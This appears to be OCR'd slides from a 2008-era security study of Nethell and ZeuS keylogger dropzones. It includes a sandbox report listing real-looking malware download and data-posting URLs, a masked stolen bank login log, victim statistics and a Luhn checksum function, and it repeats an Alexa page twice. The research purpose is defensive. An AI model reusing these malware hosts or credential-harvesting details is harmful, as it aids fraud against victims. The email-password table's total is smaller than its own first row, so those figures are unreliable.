
2b) SimUser

- Tool developed by Markus Engelberth
  - Based on AutoIt

    (http://www.autoitscript.com/autoit3/index.shtml)
  - 17 behavior templates
  - Can be combined in arbitrary way
- Will be released under GPL next year
- Furthermore: Deposit credentials in protected storage


https://cwsandbox.org/?page=analysis&format=html&analysisid=793
Google
CWSandbox
MALWARE ANALYSIS REPORT
Scan Summary
File Changes
Registry Changes
Network Activity
Technical Details
Network Activity
Connections
DNS Lookup
Host Name
IP Address
pc
10.1.3.2
10.1.3.1
10.1.3.1
wpad
dlltp.com
dlltp.com
92.62.100.90
uwdo.org
uwdo.org
195.5.116.240
Opened listening TCP connection on port: 8054
Opened listening TCP connection on port: 7930
Opened listening TCP connection on port: 5481
Download URLs
http://92.62.100.90/imgs/dr334s.flo (dlltp.com)
http://195.5.116.240/flav.exe (uwdo.org)
Data posted to URLs
http://92.62.100.90/imgs/s.php?2=pc_00012ecb&n=1&v=16778776&i=rast&s=0&sp=0&lcp=0&pr=0 (dlltp.com)
http://92.62.100.90/imgs/s.php?3=pc_00012ecb&id=1228434691 (dlltp.com)
Outgoing connection to remote server: dlltp.com TCP port 80
Outgoing connection to remote server: dlltp.com TCP port 80
Outgoing connection to remote server: dlltp.com TCP port 80
Outgoing connection to remote server: uwdo.org TCP port 80
Outgoing connection to remote server: dlltp.com TCP port 80


http://dlltp.com/imgs/
http://dlltp.com/imgs/
Google


ZeuS :: Login
http://dlltp.com/imgs/in.php
Google
Login
User name:
Password:
Language:
English
Remember login (MD5 cookies)
Login

[0739] VERSION: 1289 ----------
System time: 18.06.2008 03:07:55, GMT: -4.00, Login time: 00:05:43
Version: 5.1.2600 SP2, Language: 1033
Process: C:\Program Files\Internet Explorer\iexplore.exe
-
https://onlineservices.wachovia.com/auth/AuthService
Referer: -
Keys: www.wachovia.com julXXX mckinXXX minimXXX july2XXX
Data:
action=uidLogin
bi=version%3D1%26pm_fpua%3Dmozilla%2F4.0 %28compatible%3B
msie windows nt 5.1%3B .net clr 1.0.3705%3B [...]
requestTimestamp=1213758461593
userid=julXXXmckinXXX
password=july2XXX

3) Monitoring System

- Periodically query the dropzone for new data
  - Retrieve for example configuration file, e.g. http://dlltp.com/imgs/dr334s.flo
  - Store all data and process to extract information

Automation

- Analyzed 2000+ banking trojans with CWSandbox
  - April - October 2008
  - Found 140+ Nethell and 200+ ZeuS dropzones
  - For 69 / 4 dropzones we could access all info
  - 28 GB Nethell and 5 GB ZeuS data
  - 164,000 / 9,500 victims

Personal Information

- Data collected in this study is very sensitive
  - Personal data from victims, including passwords, surf history and similar information
- We are not in a position to inform the victims
  - Collaboration with AusCERT
  - They have a notification system in place


Empirical Data

Watching them exploiting us

Statistics for Nethell Drops

Dropzone	# Infected Machines	Data	AS #	Country	Lifetime
webpin..	26.150	1.5 GB	4837	China	36
counter-...	12.460	1.2 GB	17464	Malaysia	53
77.221....	10.394	503 MB	30968	Russia	99
Other	108.122	24.8 GB			
Total	164.058	28.0 GB			61

Distribution of Nethell Victims



Statistics for ZeuS Victims

OS Version	# Infected Machines	%
Windows XP SP2	6.629	70,2
Windows XP SP0	1.264	13,1
Windows XP SP1	1.146	12,1
Windows 2000 SP 4	285	3,0
Other	156	1,6

Banking Targets for ZeuS

Bank	# Appearances	Country
Volks- und Raiffeisenbanken	360	Germany
OSMP	306	Russia
Santander Central Hispano	256	Spain
Fiducia	196	Germany
ABN Amro Bank	107	Netherlands

Statistics for Stolen Credentials

Underground Prices

Goods and Services	Range of Prices	%
Bank accounts	$10 - $1000	22%
Credit cards	$0.40 - $20	13%
Full identities	$1 - $15	9%
Online auction site	$1 - $8	7%
Email passwords	$4 - $30	5%
Drop (request or offer)	10% - 50% of drop amount	5%
Proxies	$1.50 - $30	5%

Source: Symantec. Global Internet Security Threat Report, April 2008

Finding Credentials

- Each site has specific input fields
- Generic way to extract credentials
  - Nethell tells us which fields are interesting:

[http://login.live.com/login.srf?wa=wsignin1.0[...]
passwd=KEYLOGGED:04uciXX KEYSREAD:04uciXX

- Use this info to build site-specific models

$$M_{login.live.com} = \{\text{login}, \text{passwd}\}$$

Finding Credentials

- Each site has specific input fields
- Generic way to extract credentials
  - Nethell tells us which fields are interesting:

[http://login.live.com/login.srf?wa=wsignin1.0[...]
passwd=KEYLOGGED:04uciXX KEYSREAD:04uciXX

- Use this info to build site-specific models

$$M_{paypal.com} = \{\text{login\_email}, \text{login\_password}\}$$

Stolen Banking Credentials

Banking Website	# Stolen Credentials
PayPal	2.263
Commonwealth Bank	851
HSBC Holding	579
Bank of America	531
Lloyds Bank	447
Total	*10.775*

Luhn Algorithm

- Simple checksum to verify identification numbers
  - Credit cards, Canadian social insurance numbers
  - “mod 10” algorithm that protects against accidential errors, not designed as crypto hash function

Luhn Algorithm

```
def check_luhn(digits):
    sum = 0
    alt = False
    for d in reversed(digits):
        if alt:
            d *= 2
            if d > 9:
                d -= 9
        sum += d
        alt = not alt
    return (sum % 10) == 0
```

Stolen Credit Cards

Credit Card Type	# Stolen CCs
Visa	3.764
MasterCard	1.431
American Express	406
Dinners Club	36
Other	*45*

Alexa Top 500 Sites

http://www.alexa.com/site/ds/top_sites?ts_mode=global&lang=none

Alexa
The Web Information Company

Search

Traffic Rankings | Alexa Toolbar | Webmaster's Corner | Company | Help

Lookup Website:

Go

Top Sites

- Global
- By Country
- By Language
- By Category

Free Download

- Top 1,000,000 Sites (Updated Daily)

Popular Countries

- United States
- Russia
- China
- United Kingdom

Ads by Google

Targeted Traffic
Your campaign will run instantly 10,000 visitors starting at $9.00
www.advertyz.com

Coyote Point Systems
Affordable, Enterprise grade app. Delivery & Acceleration.
www.coyotepoint.com

Alexa site submission?
100% Automated - A

Global Top Sites

The top 500 sites on the web.

1. 
Yahoo!
Personalized content and search options. Chatrooms, free e-mail, clubs, and pager.
www.yahoo.com
Site info for yahoo.com

2. 
Google
Enables users to search the Web, Usenet, and images. Features include PageRank, caching and translation of results, and an option to find similar pages. The company's focus is developing search technology.
www.google.com
Site info for google.com

3. 
YouTube
YouTube is a way to get your videos to the people who matter to you. Upload, tag and share your videos worldwide!
www.youtube.com
Site info for youtube.com

4. **Windows Live**
Search engine from Microsoft.
www.live.com
Site info for live.com

5. **Facebook**
A social utility that connects people, to keep up with friends, upload photos, share links and videos.
www.facebook.com
Site info for facebook.com

Premium
Download a Top Sites list to your computer!
Get the complete list of top sites from Alexa, the number one provider of Web analytics, downloaded directly to your desktop.
Download...

6. **Microsoft Network (MSN)**
Dialup access and content provider.

Advertise on Alexa

Ads by Google

The Perfect Storm
A Home Business Primed For Big Success Even In Recession Economy
cansley.unifiedwealthsolutions.com

Best Hosting on Sale
Reviews of the Top Hosting Providers. Host from $4.95/month
www.MetaMorphoZis.com

Sexy Frauen
warten auf dich, trau dich jetzt! Ohne Anmeldung, Kontakt kostenlos
www.SMS-Contacts.de/Sexy

Download Google Chrome
Searching is fast and easy with Google's web browser.
www.google.com/chrome

Alexa Data Services

Tap into Alexa's vast knowledge of the web and instantly move to the head of the class.

- Top 100,000 Sites

18 of Alexa Top 50 are portals or webmail provider

Stolen Email Passwords

Portal / Webmail Provider	# Stolen Credentials
Windows Live	66.540
Yahoo!	27.832
mail.ru	17.599
Rambler	5.379
yandex.ru	5.314
Total	*24.794*

Alexa Top 500 Sites

http://www.alexa.com/site/ds/top_sites?ts_mode=global&lang=none

Alexa
The Web Information Company

Search

Traffic Rankings | Alexa Toolbar | Webmaster's Corner | Company | Help

Lookup Website:

Go

Top Sites

- Global
- By Country
- By Language
- By Category

Free Download

- Top 1,000,000 Sites (Updated Daily)

Popular Countries

- United States
- Russia
- China
- United Kingdom

Ads by Google

Targeted Traffic
Your campaign will run instantly 10,000 visitors starting at $9.00
www.advertyz.com

Coyote Point Systems
Affordable, Enterprise grade app. Delivery & Acceleration.
www.coyotepoint.com

Alexa site submission?
100% Automated - A

Global Top Sites

The top 500 sites on the web.

1. **Yahoo!**
Personalized content and search options. Chatrooms, free e-mail, clubs, and pager.
www.yahoo.com
Site info for yahoo.com

2. **Google**
Enables users to search the Web, Usenet, and images. Features include PageRank, caching and translation of results, and an option to find similar pages. The company's focus is developing search technology.
www.google.com
Site info for google.com

3. **YouTube**
YouTube is a way to get your videos to the people who matter to you. Upload, tag and share your videos worldwide!
www.youtube.com
Site info for youtube.com

4. **Windows Live**
Search engine from Microsoft.
www.live.com
Site info for live.com

5. **Facebook**
A social utility that connects people, to keep up with friends, upload photos, share links and videos.
www.facebook.com
Site info for facebook.com

Premium

Download a Top Sites list to your computer!
Get the complete list of top sites from Alexa, the number one provider of Web analytics, downloaded directly to your desktop.
Download...

6. **Microsoft Network (MSN)**
Dialup access and content provider.

Advertise on Alexa

Ads by Google

The Perfect Storm
A Home Business Primed For Big Success Even In Recession Economy
cansley.unifiedwealthsolutions.com

Best Hosting on Sale
Reviews of the Top Hosting Providers. Host from $4.95/month
www.MetaMorphoZis.com

Sexy Frauen
warten auf dich, trau dich jetzt! Ohne Anmeldung, Kontakt kostenlos
www.SMS-Contacts.de/Sexy

Download Google Chrome
Searching is fast and easy with Google's web browser.
www.google.com/chrome

Alexa Data Services

Tap into Alexa's vast knowledge of the web and instantly move to the head of the class.


- Top 100,000 Sites

14 of Alexa Top 50 have social component

